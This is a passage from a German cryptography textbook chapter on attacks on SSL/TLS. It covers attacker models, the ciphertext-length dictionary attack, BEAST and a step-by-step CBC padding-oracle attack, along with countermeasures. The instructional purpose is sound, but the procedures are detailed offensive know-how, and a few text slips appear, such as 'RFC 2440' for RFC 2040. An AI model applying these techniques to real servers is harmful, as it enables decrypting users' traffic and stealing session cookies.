


Abb. 12.1 Klassen von bekannten kryptographischen Angriffen auf SSL/TLS und ihr jeweiliges Angriffsziel

- **Angriffe auf den Sitzungsschlüssel:** In diese Kategorie fällt auch der bekannte Bleichenbacher-Angriff. Hier werden Parameter, die bei der RSA-Entschlüsselung entstehen, ausgewertet (z. B. Fehlermeldungen oder Zeitverhalten), um so das Premaster-Secret und damit die *Sitzungsschlüssel k* zu berechnen. Neuere Varianten dieses Angriffs sind u. a. DROWN und ROBOT. Auch *State-Machine-Angriffe* zielen auf den TLS-Handshake.
- **Angriffe auf den privaten Schlüssel des Servers:** Hier sind so unterschiedliche Angriffe wie Heartbleed und Invalid Curve Attacks zu nennen.

Neben diesen Angriffen auf die Kryprographie von TLS selbst gibt es weitere Angriffe auf die *Funktionalität* von TLS. Zu diesen zählen unter anderem:

- **Angriffe auf Zertifikate und die TLS-PKI:** Immer wieder werden fehlerhaft ausgestellte oder gefälschte TLS-Zertifikate entdeckt. Daher sind manche Hersteller (Google) schon dazu übergegangen, die Zertifikatvalidierung einfacher, strikter und weniger fehleranfällig zu gestalten oder sogar ganz auf diese zu verzichten (HTTP Public Key Pinning, HPKP).
- **Angriffe auf das Graphical User Interface (GUI) des Browsers:** Hier wurden insbesondere im Zuge der Phishing-Angriffe auf Online-Banking seit 2004 Defizite erkennbar, die die Darstellung der Serverauthentifikation gegenüber dem Nutzer betrafen. Diese Defizite sind immer noch vorhanden; ein aktuelles Beispiel für einen solchen Angriff ist SSLStrip.

12.2 Angreifermodelle

Einfache Angreifermodelle wurden bereits in Kap. 2 eingeführt, um die Sicherheit von kryptographischen Bausteinen definieren zu können. Für TLS gibt es mehrere komplexe Angreifermodelle sowohl für Sicherheitsdefinitionen als auch für praktische Angriffe. In diesem Abschnitt stellen wir zwei dieser praktisch orientierten Angreifermodelle vor.

12.2.1 Web Attacker Model

Das *Web Attacker Model* ist ein realistisches, schwaches Angreifermodell – ein Angreifer hat in diesem Modell nur geringe, realistische Fähigkeiten. Daher sind Angriffe, die in diesem Modell funktionieren, stark und sie können in der Realität leicht umgesetzt werden.

Im Web Attacker Model (Abb. 12.2) kann der Angreifer beliebige Nachrichten an öffentlich zugängliche Server senden und Opfer auf seine eigene, bösartige Webseite locken:

- Von seiner eigenen Webseite kann der Angreifer beliebigen JavaScript-Code ausliefern, der im Browser des Opfers ausgeführt wird. Dieser *Man-in-the-Browser* kann mit dem Angreifer kommunizieren und Nachrichten eigener Wahl an den TLS-Server senden. Die Same Origin Policy schützt das Opfer zwar vor einem direkten Zugriff des Man-in-the-Browser auf seine geheimen Daten, aber die JavaScript-API bietet viele Seitenkanäle, die in den nachfolgend beschriebenen Angriffen ausgenutzt werden.




Abb. 12.2 Web Attacker Model

- Die Nachrichten des Angreifers an den Server müssen nicht gültig im Sinn der Protokollspezifikationen sein. Der Angreifer darf vielmehr beliebig fehlerhafte Nachrichten senden und kann dann aus dem Verhalten des Servers bei der Verarbeitung dieser fehlerhaften Nachrichten auf dessen geheime kryptographische Parameter schließen.

Es gibt eine Reihe von Möglichkeiten, wie der Man-in-the-Browser automatisch, ohne Zutun des menschlichen Nutzers, Nachrichten über TLS senden kann. Die älteste und einfachste Möglichkeit ist, ein `<img>`-Tag in die ausgelieferte Webseite einzubetten und ihr `src`-Attribut auf eine beliebige, möglicherweise nicht valide URL des TLS-Servers auszurichten: `<img src=https://bank.de/pfad?querystring>`. Eine weitere klassische Möglichkeit besteht darin, ein vorausgefülltes HTML-Formular zu laden, das seinen Inhalt mittels GET oder POST an https://bank.de sendet, und dieses Formular automatisch abzusenden, wenn der `onload`-Event wahr ist, also wenn die Webseite des Angreifers geladen wurde. Mehr Freiheiten hat der Angreifer, wenn er JavaScript verwendet, denn dann kann er APIs wie `XMLHttpRequest()`, `Fetch()` oder Websockets verwenden.

12.2.2 Man-in-the-Middle Attack

Für einige der in diesem Kapitel beschriebenen Angriffe reicht das Web Attacker Model nicht aus; sie benötigen ein stärkeres Angreifermodell (und sind daher schwächer). Diese Angriffe benötigen *Man-in-the-Middle*-Privilegien, d. h., der Angreifer muss den Datenverkehr zwischen Client und Server zumindest mitlesen und ggf. auch manipulieren können (Abb. 12.3). Dieses Angreifermodell ist das klassische Modell für kryptographische Angriffe, und TLS soll genau gegen solche Man-in-the-Middle-Angriffe schützen.

Das Man-in-the-Middle-Modell umfasst das Web-Attacker-Modell, da der Angreifer ja weiterhin beliebige Nachrichten an den Server senden, und das Opfer noch leichter – über Manipulation des DNS- oder IP-Routing – auf seine eigene Webseite locken kann.




Abb. 12.3 Man-in-the-Middle-Angreifermodell

Man kann dieses Angreifermodell weiter differenzieren:

- Der Angreifer muss nur eine Nachricht oder eine TLS-Sitzung passiv als MitM mitschneiden und kann danach ins schwächere Web Attacker Model wechseln. Zu dieser Angriffsklasse zählen z. B. die Bleichenbacher-Angriffe.
- Der Angreifer muss während der gesamten Dauer des Angriffs die Möglichkeit haben, den Datenverkehr zwischen Client und Server passiv mitzulesen. Zu dieser Angriffsklasse zählen z. B. BREACH und CRIME.
- Der Angreifer muss sowohl die Chiffretexte verändern, die zum Server gesendet werden, als auch die Antworten des Servers beobachten. Zu dieser Angriffsklasse zählen alle Padding-Oracle-Angriffe.

12.3 Angriffe auf den Record Layer

Beim direkten Angriff auf den Record Layer wird versucht, den übertragenen Klartext aus dem Chiffretext und zusätzlichen Seitenkanalinformationen zu berechnen.

12.3.1 Wörterbuch aus Chiffretextlängen

Chen et al. [CWWZ10] konnten nachweisen, dass allein die Länge von Chiffretexten in Webanwendungen oft ausreicht, um auf den Inhalt der Chiffretexte zu schließen. Voraussetzung für diesen Angriff ist, dass die Webanwendung öffentlich zugänglich ist. Der Angreifer testet dann alle möglichen Optionen der Webanwendung durch und zeichnet die Länge der jeweils gesendeten TLS-Chiffretexte auf.

Er trägt alle gemessenen Wertepaare (Länge(Chiffretext),Klartext) in ein Wörterbuch ein und sortiert dieses nach der Länge der Chiffretexte. Will er nun herausfinden, welche Werte sein Opfer in der Webanwendung selektiert hat, so muss er nur die Länge der vom Browser an den Server gesendeten Chiffretexte im Internet aufzeichnen und kann dann dazu in seinem Wörterbuch die Klartexte nachschlagen.

Als Beispiel für Webanwendungen, die gegen diesen Angriff anfällig sind, wurden medizinische Diagnosedienste aufgeführt. Hier muss der Nutzer aus vorgegebenen Listen Symptome auswählen, und diese werden dann verschlüsselt an den Server gesandt. Aus der Länge des Chiffretextes kann der Angreifer hier mithilfe seines Wörterbuches auf die Symptome des Opfers und damit auf dessen Krankheit schließen.

Als Schutz gegen diesen Angriff wird empfohlen, die Länge von Nachrichten in Webanwendungen weitgehend anzugleichen.

12.3.2 BEAST

Rizzo und Duong [RD11] beschrieben den ersten Angriff, um die CBC-Verschlüsselung des Record Layer von TLS 1.0 zu brechen. Sie griffen dabei auf Erkenntnisse von Gregory Bard [Bar04, Bar06], Bodo Möller [Moe04] und Wei Dai [Dai] zurück. Diese hatten darauf hingewiesen, dass die in TLS 1.0 verwendete Optimierung, nur den allerersten IV des CBC-Modus wirklich zufällig zu wählen und alle für alle anderen IVs den letzten Chiffretextblock des vorangegangenen Record zu verwenden, problematisch ist.

Wird dieses IV-Chaining angewandt, so kann der Angreifer immer das letzte Byte eines Blockes der Blockchiffre berechnen. Rizzo und Duong nutzten dies aus, indem sie den zu entschlüsselnden Plaintext immer um ein Byte verschoben und so Byte für Byte berechneten. Diese von Rizzo und Duong entwickelte Technik der byteweisen Verschiebung von Daten zwischen den einzelnen Blöcken der Blockchiffre *(bytewise privileges)* war ein Meilenstein in der Kryptoanalyse des TLS Record Layer. Dadurch konnte der Padding-Oracle-Angriff von Serge Vaudenay, der nur für ein spezielles Padding funktioniert, in der Praxis auf andere Padding-Verfahren übertragen werden (Abschn. 12.3.3).

BEAST-Angreifermodell Der BEAST-Angreifer muss als *Man-in-the-Browser* in der Lage sein, aus dem Browser heraus Anfragen an den Server zu senden, bei denen er Teile der Anfrage kontrolliert. Dies ist z. B. über den Aufruf von HTTPS-URLs des Target-Servers möglich, die der Angreifer mithilfe von JavaScript-Code erzeugt, der in die Webseite des Angreifers eingebettet ist. Das Opfer muss hierzu nur diese Webseite laden. Zusätzlich muss der Angreifer *Man-in-the-Middle* sein und die TLS-geschützten Datenpakete mitlesen und verändern können.

Angriffsidee: Vergleich von Klartextblöcken Die Grundidee des Angriffs, die anhand von Abb. 12.4 erläutert wird, besteht darin, dass ein Angreifer entscheiden kann, welche von zwei Nachrichten m_0 oder m_1 zum Chiffretxt c_1 verschlüsselt wurden, wenn er den Initialisierungsvektor $IV = c_0$ vor der Verschlüsselung kennt. Dies ist in SSL 3.0 und TLS 1.0 der Fall, da hier jeweils der letzte Chiffretextblock des vorangehenden TLS Record als IV für den nächsten Record verwendet wird – in Abb. 12.4 ist dies der Block c_0.

Neben der Kenntnis des IV muss der Angreifer in der Lage sein, einen Klartext eigener Wahl verschlüsseln zu lassen. Er geht dann wie folgt vor:

1. Er bildet den Wert $m_0 \oplus c_0 \oplus c_1$ und fügt diesen Wert als Block direkt hinter den ihm unbekannten Klartext $m_b \in \{m_0, m_1\}$ ein.
2. Er lässt $m_b | m_0 \oplus c_0 \oplus c_1$ verschlüsseln und beobachtet die Chiffretexte.

Betrachten wir nun die Eingaben (A) und (B) an die Blockchiffre und nehmen an, dass $m_b = m_0$ ist. Dann ist Eingabe (A) gleich dem Wert




Abb. 12.4 Unterscheidung von Klartexten mithilfe von vorhersagbaren Initialisierungsvektoren

$$m_0 \oplus c_0,$$

und Eingabe (B) ist gleich dem Wert

$$(m_0 \oplus c_0 \oplus c_1) \oplus c_1 = m_0 \oplus c_0,$$

die beiden Eingabewerte sind also gleich. Da die Verschlüsselungsoperation der Blockchiffre deterministisch ist, gilt somit auch

$$c_1 = c_2.$$

Beobachtet der Angreifer also zwei gleiche Chiffretexte, so weiß er, dass $m_b = m_0$ gilt; beobachtet er verschiedene Chiffretexte, so gilt $m_b = m_1$. Er kann somit entscheiden, welcher der beiden Klartexte verschlüsselt wurde.

Vom Vergleich zur Entschlüsselung Die Fähigkeit, für zwei bekannte Klartexte unterscheiden zu können, welcher von beiden verschlüsselt wurde, hört sich noch nicht sehr spektakulär an. Damit wir einen unbekannten Klartext mit dieser Vergleichsmethodik *entschlüsseln* können, sind zwei Bedingungen zu erfüllen:

1. Der unbekannte Klartext m_b muss *konstant* sein, d. h., es wird immer der gleiche Klartext verschlüsselt. Der symmetrische Schlüssel k kann aber bei jeder Verschlüsselung ein anderer sein.
2. Die Anzahl möglicher Klartexte $m_0, m_1, m_2, ..., m_t$ darf nicht zu groß sein.

Wenn diese beiden Bedingungen erfüllt sind, können wir den oben skizzierten Vergleich des unbekannten Klartextes m_b mit allen $t + 1$ möglichen Klartexten durchführen, bis wir eine Übereinstimmung gefunden haben. Auf diese Weise können wir m_b entschlüsseln.

Reduktion der Anzahl möglicher Klartexte Wenn wir nichts über den Klartext m_b wissen, dann gibt es für jeden AES-Chiffretxtblock 2^{128} mögliche Klartexte, und ein Vergleich aller dieser Alternativen mit dem Klartext m_b ist praktisch unmöglich.

Wenn wir aber eine Situation herbeiführen könnten, in der der Angreifer alle Klartextbytes von m_b bis auf eines kennen würde, so müsste der Angreifer diesen Vergleich nur maximal 255-mal wiederholen, um den Wert dieses statischen Klartextbytes zu ermitteln.

Hier kommt nun die Technik der *bytewise privileges* ins Spiel, die von Rizzo und Duong für den BEAST-Angriff entwickelt wurde und in Abb. 12.5 erläutert wird. Mit dieser Technik kann man sicherstellen, dass sich m_0 und m_1 nur in einem Byte unterscheiden, und dieses Byte kann man durch 255-malige Durchführung des Angriffs ermitteln. So kann man Byte für Byte unbekannte Daten ermitteln.

Bytewise privilege Kann man eine spezielle Byteposition entschlüsseln, so kann man auch einen geheimen Wert komplett entschlüsseln, wenn man ihn byteweise verschieben kann. Diese Technik wurde zuerst für BEAST beschrieben und spielt seitdem eine wichtige Rolle in allen Angriffen auf den Record Layer. Die Technik wird hier für HTTP-Anfragen, die vom JavaScript-Code des Angreifers im Browser des Opfers erzeugt werden, erläutert.

Für das Beispiel von HTTP-Session-Cookies ist dies in Abb. 12.5 illustriert. Kann ein Angreifer einen eigenen JavaScript-Code im Browser des Opfers ausführen, so kann er einen HTTP-POST-Request an den Pfad `/ABCDEF` senden, und im Body des Requests sendet er den String `GHIJKLMN`. Durch Verlängerung oder Verkürzung des Pfades oder des Strings kann er zunächst erreichen, dass ein kompletter Block PAD von der Blocklänge der Blockchiffre angehängt wird.

Das zu ermittelnde Klartextbyte ist in Abb. 12.5 das vorletzte Zeichen `5` des Session Cookies. Dieser Bytewert kann über Padding-Oracle-Angriffe wie POODLE (siehe unten) trotz des ständig wechselnden TLS-Sitzungsschlüssels ermittelt werden, da der gleiche POST-Request immer wieder gesendet wird. Wurde dieser Bytewert 5 so ermittelt, ändert der Angreifer die Pfadangabe zu `/ABCDEFG` und den String zu `HIJKLMN` ab. Dadurch wird die Grenze des Chiffretextblockes c_i um ein Byte nach links verschoben, und in einem erneuten Padding-Oracle-Schritt kann das Byte 4 ermittelt werden. So arbeitet sich der Angreifer Byte für Byte durch den geheimen Wert des Session Cookies.

Einschränkungen Das größte Hindernis bei der Anwendung des BEAST-Angriffs auf SSL/TLS ist die Tatsache, dass der zu unterscheidende Chiffretext der erste Chiffretextblock




Abb. 12.5 Byteweises Verschieben des HTTP-only-Session-Cookie mithilfe eines HTTP-POST-Requests

sein muss. Das machte die Anwendung auf HTTPS uninteressant, da der Klartext des ersten Chiffretextblockes meist bekannt ist. Er besteht aus der HTTP-Methode, der Pfadangabe und möglicherweise einem Teil des ersten HTTP-Headers. Interessante Daten wie Passwörter oder Session Cookies sind erst in späteren Blöcken zu finden. Der Impact dieses Angriffs war also gering, und die Publikation nennt nur einige wenige Spezialprotokolle wie Microsoft Silverlight, bei denen der Angriff sinnvoll sein könnte.

Konsequenzen BEAST wurde als erster praktischer Angriff auf den TLS Record Layer in der Fachpresse ausführlich gewürdigt. Als Reaktion auf BEAST wurde empfohlen, schnellstmöglich auf die damals bereits verfügbare Version 1.1 von TLS umzusteigen, die für jeden Record zufällig gewählte IVs verwendet. BEAST konnte also durch Migration zu TLS 1.1 und 1.2 leicht verhindert werden, und auch für die beiden betroffenen Versionen gibt es Patches. So verschlüsselt z. B. OpenSSL immer erst einen Dummyblock, der nur Nullbytes enthält, vor den eigentlichen Nutzdaten, sodass BEAST ins Leere läuft.

12.3.3 Padding-Oracle-Angriffe

Im MAC-then-PAD-then-ENCRYPT-Paradigma des TLS Record Layer (bis einschließlich Version 1.2) muss direkt nach der Verschlüsselung das Padding überprüft und entfernt werden, bevor der MAC überprüft werden kann. Dies eröffnet vielfältige Möglichkeiten, um aus Informationen über Padding-Fehler den Klartext rekonstruieren zu können.

Der Padding-Oracle-Angriff von Serge Vaudenay

Das Vorbild vieler praktischer Angriffe auf den TLS Record Layer ist der im Jahr 2002 von Serge Vaudenay zunächst theoretisch beschriebene Padding-Oracle-Angriff auf Blockchiffren im CBC-Modus[Vau02]. Der Angriff nutzt ein bestimmtes Padding-Verfahren, nämlich das aus RFC 2040 [BR96a], aus (Abb. 12.6).




Abb. 12.6 Padding nach RFC 2040

Padding *Padding* wird bei Blockchiffren immer dann eingesetzt, wenn die Länge der Nachricht kein Vielfaches der Blocklänge der Chiffre ist. So wird z. B. vor Verschlüsselung mit AES die Nachricht in Blöcke der Länge 16 Byte (128 Bit) zerlegt. Ist der letzte Block der Nachricht dann nur 12 Byte lang, so müssen noch 4 Byte Padding angefügt werden. Damit der Empfänger nach Entschlüsselung erkennen kann, welche Bytes zur Nachricht und welche zum Padding gehören, muss das Padding klar erkennbar sein.

RFC 2040 spezifiziert eine sehr elegante Methode, dies zu tun: Fehlen noch n Byte, um den Block zu vervollständigen, so wird n-mal das Byte `0x0`n angefügt – im obigen AES-Beispiel also die Bytes `0x040x040x040x04`. Nach der Entschlüsselung muss der Empfänger nur das letzte Byte lesen, dessen Wert die Anzahl der zu entfernenden Bytes angibt. Aus dieser Definition ergibt sich auch, dass *immer* ein Padding angefügt werden muss, auch wenn die Länge der Nachricht ein Vielfaches der Blocklänge ist – in diesem Fall muss mindestens ein ganzer Block Padding angefügt werden.

Malleability des CBC-Modus Die Verschlüsselung im CBC-Modus garantiert Vertraulichkeit, aber keine Integrität: Durch Veränderung des IV kann auch der erste Klartextblock verändert werden (*Malleability,* Abb. 12.7). Dies kann auf zwei Arten ausgenutzt werden:

- Bei bekanntem Klartext kann dieser gezielt verändert werden; ein solcher *Known-Plaintext*-Angriff wird z. B. in EFAIL zum Brechen der S/MIME-Verschlüsselung verwendet.
- Bei unbekanntem Klartext können einzelne Bytes so lange verändert werden, bis der Server eine andere Seitenkanalantwort sendet. Diese Antwort kann dann in einem *Ciphertext-Only*-Angriff verwendet werden, um das unbekannte Byte zu berechnen.




Abb. 12.7 Beim CBC-Modus können, bei gleichem Chiffretext und Schlüssel, einzelne Bits des Klartextes (rechts dunkelgrau hinterlegt) durch Invertierung der entsprechenden Bits des IV gezielt invertiert werden. Dies ist hier für eine Blocklänge von 1 Byte (8 Bit) exemplarisch dargestellt

Padding-Oracle-Angriff auf RFC 2440 Wird ein Padding gemäß RFC 2440 verwendet, so kann ein *Ciphertext-Only*-Angreifer diese Malleability ausnutzen, um zunächst einen Klartextblock Byte für Byte und dann nach dem gleichen Schema alle weiteren Klartextblöcke zu berechnen. Der Seitenkanal, den er hierfür ausnutzt, ist die Information, ob der vom Server entschlüsselte Klartext ein korrektes oder inkorrektes Padding nach RFC 2440 besitzt. Der Angriff ist unabhängig von der eingesetzten Blockchiffre und deren Schlüssellänge. Er funktioniert also gleich gut gegen DES und gegen AES-256. Wir beschreiben diesen Angriff exemplarisch für eine Blocklänge von 8 Byte.

Berechnung des letzten Bytes des ersten Klartextblockes Ein Angreifer möchte zunächst den ersten Chiffretextblock c_1 entschlüsseln. Er muss dazu den Klartext m_1 (Abb. 12.8(a)) berechnen, aber ohne den Schlüssel k zu kennen. Zur Entschlüsselung des letzten Bytes c_1^8 des ersten Chiffretextblockes $c_1 = (c_1^1, c_1^2, \ldots, c_1^8)$ geht der Angreifer wie folgt vor:




Abb. 12.8 Entschlüsselung von c_1 mit dem korrekten Initialisierungsvektor IV (**a**) und mit einem zufällig gewählten IV′ (**b**). Man beachte, dass der Zwischenwert x_1 immer gleich bleibt. In (**c**) wurde kein Padding-Fehler zurückgegeben, und aus dem berechneten Padding-Byte 0x01 kann das letzte Byte x_1^8 von x_1 berechnet werden. In (**d**) wird mithilfe des ursprünglichen Initialisierungsvektors IV aus x_1^8 das Klartextbyte m_1^8 berechnet

1. Er wählt einen zufälligen Initialisierungsvektor IV' und sendet (IV', c_1) an den Server (Abb. 12.8(b)). Mit hoher Wahrscheinlichkeit erhält er eine Fehlermeldung, da nach Entschlüsselung das Padding von Nachricht m_1' nicht korrekt ist.
2. Er probiert nun für IV_8', das letzte Byte des falschen Initialisierungsvektors, alle 256 Möglichkeiten durch, und sendet so lange das Paar (IV', c_1) (mit jeweils anderen Werten für das letzte IV-Byte) an den Server, bis er *keine* Fehlermeldung mehr erhält. Wir bezeichnen den so gefundenen Initialisierungsvektor mit IV'', und sein letztes Byte mit IV_8'' (Abb. 12.8(c)).
3. Das Padding ist jetzt also korrekt, und dies kann mehrere Ursachen haben: Das letzte Byte des neuen Klartextes kann 0x01 sein, oder die beiden letzten Bytes können gleich 0x02 0x02 sein, usw.
4. Am wahrscheinlichsten ist es, dass das letzte Byte 0x01 ist, und der Angreifer kann dies relativ leicht verifizieren. Er modifiziert nur das vorletzte Byte IV_7'', und wenn der Server hier ebenfalls keine Fehlermeldung zurückgibt, so war das letzte Byte des Klartextes gleich 0x01.
5. Somit hat der Angreifer einen Wert IV'' gefunden, für den $\mathsf{IV}_8'' \oplus x_1^8 = 0x01$ gilt, wobei $x_1 = (x_1^1, x_1^2, \ldots, x_1^8)$ die immer gleiche Ausgabe der Blockchiffre ist (Abb. 12.8(c)). Daraus kann er $x_1^8 = \mathsf{IV}_8'' \oplus 0x01$ berechnen.
6. Mithilfe der Werte x_1^8 und IV_8 (dem achten Byte des originalen Initialisierungsvektors IV) kann er nun das letzte Byte m_1^8 des Klartextes leicht berechnen: $m_1^8 = x_1^8 \oplus \mathsf{IV}_8$, denn dies ist genau die Berechnung, die bei Verwendung der Originalwerte (IV, c) an dieser Stelle durchgeführt wird (Abb. 12.8(d)).

Berechnung weiterer Bytes des ersten Klartextblockes Der Angreifer hat jetzt m_1^8 berechnet. Um das nächste Byte m_1^7 zu ermitteln, geht er analog vor, nur dass er diesmal auf das korrekte Padding 0x02 0x02 abzielt. Er verändert dazu zunächst IV_8'' durch Invertieren der letzten beiden Bits zu IV_8''', sodass sich $\mathsf{IV}_8''' \oplus x_1^8 = 0x02$ ergibt.

Nun führt der Angreifer die Schritte 1 bis 6 sinngemäß für das vorletzte Byte durch. Er verändert das vorletzte Byte von IV''' so lange, bis er ein gültiges Padding 0x02 0x02 gefunden hat, berechnet x_1^7 und daraus dann (mit dem Original-IV) $m_1^7 = x_1^7 \oplus \mathsf{IV}_7$.

Für das drittletzte Byte nutzt er das Padding 0x03 0x03 0x03, und so fährt er fort, bis er alle Klartextbytes des ersten Chiffretextblockes ermittelt hat.

Berechnung weiterer Klartextblöcke Hat der Angreifer so alle Bytes des ersten Klartextblockes ermittelt, so hilft ihm die Symmetrie des CBC-Modus weiter. Er verwendet jetzt c_1 als (Original-)Initialisierungsvektor, c_2 als Chiffretextblock und variiert die einzelnen Bytes des neuen IV ($= c_1$) immer so lange, bis er ein gültiges Padding gefunden hat, und bestimmt daraus zunächst die einzelnen Bytes von x_2 und dann mithilfe der Original-IV c_1 die Klartextbytes (Abb. 12.9). Dies funktioniert für alle Blöcke des Chiffretextes.

Fazit: Wird das RFC-2040-Padding verwendet und gibt ein Server Fehlermeldungen bei Padding-Fehlern zurück, so kann ein Angreifer den Klartext Byte für Byte berechnen. Die




Abb. 12.9 Anwendung des Padding-Oracle-Angriffs auf den zweiten Klartextblock

Schlüssellänge spielt dabei keine Rolle; wir benötigen im Schnitt nur 128 Serveranfragen zur Entschlüsselung eines Bytes.

